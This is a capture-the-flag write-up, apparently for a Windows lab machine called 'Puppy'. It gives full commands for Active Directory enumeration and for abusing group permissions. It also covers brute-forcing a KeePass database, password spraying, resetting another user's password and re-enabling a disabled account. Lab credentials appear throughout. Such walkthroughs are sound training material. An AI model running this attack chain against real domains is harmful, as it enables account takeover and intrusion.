# Puppy
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Puppy
- OS Type: Windows
- Difficulty: Intermediate
As is common in real life pentests, you will start the Puppy box with credentials for the following account: levi.james / KingofAkron2025!
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Sun May 18 12:33:41 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.11.70Nmap scan report for 10.10.11.70Host is up, received echo-reply ttl 127 (0.28s latency).Scanned at 2025-05-18 12:33:41 IST for 1449sNot shown: 65512 filtered tcp ports (no-response)Bug in iscsi-info: no string output.Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE       REASON          VERSION53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-05-18 14:24:32Z)111/tcp   open  rpcbind       syn-ack ttl 127 2-4 (RPC #100000)| rpcinfo:|   program version    port/proto  service|   100000  2,3,4        111/tcp   rpcbind|   100000  2,3,4        111/tcp6  rpcbind|   100000  2,3,4        111/udp   rpcbind|   100000  2,3,4        111/udp6  rpcbind|   100003  2,3         2049/udp   nfs|   100003  2,3         2049/udp6  nfs|   100005  1,2,3       2049/udp   mountd|   100005  1,2,3       2049/udp6  mountd|   100021  1,2,3,4     2049/tcp   nlockmgr|   100021  1,2,3,4     2049/tcp6  nlockmgr|   100021  1,2,3,4     2049/udp   nlockmgr|   100021  1,2,3,4     2049/udp6  nlockmgr|   100024  1           2049/tcp   status|   100024  1           2049/tcp6  status|   100024  1           2049/udp   status|_  100024  1           2049/udp6  status135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack ttl 1272049/tcp  open  nlockmgr      syn-ack ttl 127 1-4 (RPC #100021)3260/tcp  open  iscsi?        syn-ack ttl 1273268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack ttl 1275985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.049685/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC52543/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC52572/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:|_clock-skew: 6h59m33s| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 62785/tcp): CLEAN (Timeout)|   Check 2 (port 58506/tcp): CLEAN (Timeout)|   Check 3 (port 26380/udp): CLEAN (Timeout)|   Check 4 (port 57090/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-time:|   date: 2025-05-18T14:26:36|_  start_date: N/A| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sun May 18 12:57:50 2025 -- 1 IP address (1 host up) scanned in 1449.34 seconds
Enumeration
Port 139,445/SMB
let’s start our enumeration by smb service
as we have the credentials let’s enumerate shares and check if we have any share access
netexec smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --shares
we have interesting DEV share but we don’t have a READ permissions to it let’s enumerate the users using netexec
netexec smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --users
for get a proper Picture of Domain
bloodhound-python -c all -d puppy.htb -ns 10.10.11.70 -u levi.james -p 'KingofAkron2025!'
let’s start the bloodhound, first start the neo4j database using sudo neo4j console
and then start bloodhound by bloodhound upload all json files to bloodhound
search for the levi.james user and mark user as owned


we can see that user levi.james is member of HR group who has GenericWrite Permissions on the Developers group
there are 3 members of developers group

we found that user ANT.EDWARDS is the member of senior developers group

who has GenericAll permissions over the ADAM.SILVER user
and the ADAM.SILVER user is member of Remote Management Users

let’s first add our user in developers group
net rpc group addmem "developers" "levi.james" -U puppy.htb/'levi.james'%'KingofAkron2025!' -S 10.10.11.70now let’s check if we are added to group successfully or not
net rpc group members "developers" -U puppy.htb/'levi.james'%'KingofAkron2025!' -S 10.10.11.70
nice we are now member of developers group let’s check if we have access to DEV share now
netexec smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --shares
let’s connect to smb share - DEV using smbclinet
smbclient //10.10.11.70/DEV -U puppy.htb/levi.james%'KingofAkron2025!'
download all the files and folders
smb: \> recurse onsmb: \> prompt offsmb: \> mget *we found the recover.kdbx file let’s try to crack it using keepass2john

ohh! so we got error, after some research i found that KDBX 4.X version currently not supported by keepass2john so we need to manually bruteforce the password
https://github.com/r3nt0n/keepass4brute
this script can help us to bruteforce the password
run the script
./keepass4brute.sh recovery.kdbx /usr/share/wordlists/rockyou.txt
let’s open the keepass database file
keepassxc recovery.kdbx
we found password of 5 users
ADAM SILVER: HJKL2025!ANTONY C. EDWARDS: Antman2025!JAMIE WILLIAMSON: JamieLove2025!SAMUEL BLAKE: ILY2025!STEVE TUCKER: Steve2025!we already have the user’s list let’s create another password list and spray all passwords for all users
netexec smb 10.10.11.70 -u users.txt -p password.txt --continue-on-success
we found valid credentials for the ant.edwards user
now as per our enumeration we know that the ant.edwards user is member of Senior devs group and this group have the GenericAll Permissions over the Adam.silver user
so let’s change the adam user’s password
net rpc password "adam.silver" '0xh3x!!' -U puppy.htb/ant.edwards%'Antman2025!' -S 10.10.11.70now let’s see if the password is set to the user or not
netexec smb 10.10.11.70 -u adam.silver -p '0xh3x!!'
LoL! it shows the STATUS_ACCOUNT_DISABLED
so it means the account is not enabled but however we have a genericall permissions on the object can’t we enable this user account
after some research i found
512– Normal account514– Disabled account544– Enabled + password not required
after some research i found that we can modify the userAccountControl attribute of the user and set it to 512 to enable the user
first we’ll check the userAccountControl attribute of the user
bloodyAD --host 10.10.11.70 -d 'puppy.htb' -u 'ant.edwards' -p 'Antman2025!' get object 'adam.silver'
update the userAccountControl attribute
bloodyAD --host 10.10.11.70 -d 'puppy.htb' -u 'ant.edwards' -p 'Antman2025!' set object -v 512 'adam.silver' userAccountControlagain checking the userAccountControl

If you get Error while updating:
ldapsearch -x -H ldap://10.10.11.70 -D 'ant.edwards@puppy.htb' -w 'Antman2025!' -b 'DC=puppy,DC=htb' '(sAMAccountName=adam.silver)' distinguishedName userAccountControl
here 514 means user account is disabled
create a enable.ldif file with following contents
dn: CN=Adam D. Silver,CN=Users,DC=puppy,DC=htbchangetype: modifyreplace: userAccountControluserAccountControl: 512ldapmodify -x -H ldap://10.10.11.70 -D 'ant.edwards@puppy.htb' -w 'Antman2025!' -f enable.ldifrun ldapmodify command to modify the value of userAccountControl
verify if user account attribute has been changed or not

nice let’s try to login now

Lol!! No success, we need to reset password again, looks like after few minutes it automatically resets the password
checking the winrm access after resetting password
netexec winrm 10.10.11.70 -u adam.silver -p '0xh3x!!'
let’s connect to machine using evil-winrm
